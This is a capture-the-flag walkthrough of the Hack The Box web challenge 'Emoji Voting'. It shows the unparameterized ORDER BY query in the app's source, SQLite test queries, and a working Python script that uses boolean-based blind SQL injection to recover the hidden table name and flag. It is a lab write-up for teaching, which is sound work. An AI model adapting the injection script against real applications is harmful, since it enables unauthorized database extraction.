Emoji Voting - HTB Easy Web Challenge | Blind SQL Injection in ORDER BY
Walkthrough of Emoji Voting from Hack The Box. An easy web challenge where the unparameterized order parameter of the /api/list endpoint is injected into an ORDER BY clause. A boolean-based blind SQL injection using SQLite's CASE and UNICODE clauses recovers both the random flag table name and the flag itself.
Challenge Description
A place to vote your favourite and least favourite puny human emojis!
Solution
Locating the Flag
Before starting a challenge, I like to know where the flag is. Looking through the challenge source code, I find it in the query that creates the database. A table with a random name is created, and inside this table, in the flag column, sits our flag.
1
2
3
4
5
6
7
8
DROP TABLE IF EXISTS emojis;
            DROP TABLE IF EXISTS flag_${ rand };

            CREATE TABLE IF NOT EXISTS flag_${ rand } (
                flag TEXT NOT NULL
            );

            INSERT INTO flag_${ rand } (flag) VALUES ('HTB{f4k3_fl4g_f0r_t3st1ng}');
The Possible Injection
If the flag is in the database, it means we need some kind of injection. Still in database.js, the getEmojis method exists without parameterization.
1
2
3
4
5
6
7
8
9
10
11
async getEmojis(order) {
	// TOOD: add parametrization
	return new Promise(async (resolve, reject) => {
		try {
			let query = `SELECT * FROM emojis ORDER BY ${ order }`;
			resolve(await this.db.all(query));
		} catch(e) {
			reject(e);
		}
	});
}
Now let’s find where this method is called to understand where we can inject the order value.
In index.js, which specifies the site’s routes, we see the method is used in /api/list.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
router.post('/api/list', (req, res) => {
	let { order } = req.body;

	if (order) {
		return db.getEmojis(order)
			.then(data => {
				if (data) {
					return res.json(data);
				}

				return res.send(response('Seems like there are no emojis'));
			})
			.catch((e) => {
				return res.send(response('Something went wrong'));
			})
	}

	return res.send(response('Missing parameters'))
});
Injection in the ORDER BY
A SQL injection in an ORDER BY clause works very differently from classic ones. At this point in the query, UNION, WHERE, OR and AND are no longer accepted. We can try nested queries. As described here, we can use the CASE clause to identify, based on the emoji ordering, a single letter of the table name. We can’t use the query from the linked site directly, because we use SQLite (which has no ASCII clause) and we need to recover not only the flag but also the table name.
To test the queries, I’ll use the docker container, which can be started simply by typing these commands:
1
2
3
4
5
6
7
8
9
10
./build-docker.sh
[+] Building 105.8s (12/12) FINISHED
<SNIP>
Listening on port 1337
2026-11-10 18:06:42,392 INFO success: express entered RUNNING state, process has stayed up for > than 1 seconds (startsecs)

docker exec -it web_emoji_voting sh
/app # ls
database.js        index.js           package-lock.json  routes             views
emoji-voting.db    node_modules       package.json       static             yarn.lock
To interact with the db, we install sqlite inside the container with this command.
1
2
3
4
5
6
7
8
9
10
11
12
/app # apk add --no-cache sqlite
(1/1) Installing sqlite (3.53.4-r0)
Executing busybox-1.37.0-r31.trigger
OK: 315.9 MiB in 57 packages
/app # sqlite3
SQLite version 3.53.4 2026-07-24 19:02:57
Enter ".help" for usage hints.
Connected to a transient in-memory database.
Use ".open FILENAME" to reopen on a persistent database.
sqlite> .open emoji-voting.db
sqlite> .tables
emojis     flag_abe4e4244b
Testing the Queries
We can obtain all the table names on the db with this query, which only works on SQLite databases.
1
2
3
4
5
6
7
8
select name from sqlite_schema where type='table' order by name;
╭─────────────────╮
│      name       │
╞═════════════════╡
│ emojis          │
│ flag_abe4e4244b │
│ sqlite_sequence │
╰─────────────────╯
But we need to filter for the table name containing the flag, so we add a condition in the WHERE with the LIKE clause:
1
2
3
4
5
6
select name from sqlite_schema where type='table' and name like 'flag_%' order by name;
╭─────────────────╮
│      name       │
╞═════════════════╡
│ flag_abe4e4244b │
╰─────────────────╯
Now we use the query that will be injected into the ORDER BY and test it directly there. The check succeeds if the value returned by the UNICODE clause (SQLite’s identical alternative to ASCII) equals the value we insert. The value of the next query is 97, which according to the ASCII table is the value of the letter ‘a’. Here’s the ASCII table for reference:

From the earlier queries we know the following query will be true. If it is true, the returned emojis will be ordered by vote count (count), otherwise by primary key.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
SELECT * FROM emojis ORDER BY (CASE WHEN (SELECT UNICODE(SUBSTRING(name, 6, 6)) from sqlite_schema where type='table' and name like 'flag_%')=97 THEN count ELSE id END) DESC;
╭────┬───────┬───────────────┬───────╮
│ id │ emoji │     name      │ count │
╞════╪═══════╪═══════════════╪═══════╡
│ 12 │ 👨     │ homo idiotus  │   124 │
│  4 │ 💩     │ 👇 = human     │   118 │
│ 10 │ 🐶     │ dog           │    80 │
│  7 │ 🍆     │ eggplant      │    69 │
│  8 │ 🍑     │ peach         │    40 │
│ 11 │ 🐷     │ pig           │    37 │
│  9 │ 🍌     │ banana        │    21 │
│  5 │ 🚽     │ 👇 = human     │    19 │
│  1 │ 👽     │ alien         │    13 │
│  2 │ 🛸     │ flying saucer │     3 │
│  6 │ 🪠     │ 👇 = human     │     2 │
│  3 │ 👾     │ alien monster │     0 │
╰────┴───────┴───────────────┴───────╯
It’s true, so we know that if the “homo idiotus” emoji is first, then we’ve obtained the table letter. The same concept will be used for the flag.
If we try the same query on the web app via Burp Suite, we get an error. The reason is that I installed the most recent version of sqlite, so we need to change the table name from sqlite_schema to sqlite_master and the SUBSTRING clause to the SUBSTR clause.
Python Script
First of all, we create the main:
1
2
3
4
5
6
7
8
9
10
11
12
13
import requests as r

import json

TARGET="http://154.57.164.72:38724/"

def main():
    table_name = inject_for_table_name()
    print("----------")
    inject_for_flag(table_name)

if __name__ == "__main__":
    main()
Then we create the function that will obtain the table name. Since we know the random function only generates hexadecimal characters, we can limit the time needed to find the name.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
def inject_for_table_name():
    table_name = "flag_"
    for i in range(6, 17):
        for j in [48,49,50,51,52,53,54,55,56,57,97,98,99,100,101,102]:
            query=f"(CASE WHEN (SELECT UNICODE(SUBSTR(name, {i}, {i})) from sqlite_master where type='table' and name like 'flag_%')={j} THEN count ELSE id END) ASC"

            payload = {
                "order": query
            }

            guess = r.post(TARGET+"api/list", json=payload)

            guess = json.loads(guess.content.decode("utf-8"))
            if guess[0]["id"] == 3:
                table_name+=chr(j)
                print(table_name)
                break
    return table_name
With the table name, we obtain the flag.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
def inject_for_flag(flag_table):
    flag = ""
    i = 1
    while True:
        for j in range(126):
            query=f"(CASE WHEN (SELECT UNICODE(SUBSTR(flag, {i}, {i})) from {flag_table})={j} THEN count ELSE id END) ASC"

            payload = {
                "order": query
            }

            guess = r.post(TARGET+"api/list", json=payload)

            guess = json.loads(guess.content.decode("utf-8"))
            if guess[0]["id"] == 3:
                flag+=chr(j)
                print(flag)
                if j == 125:
                    return 0
                else:
                    break
        i+=1
Flag obtained.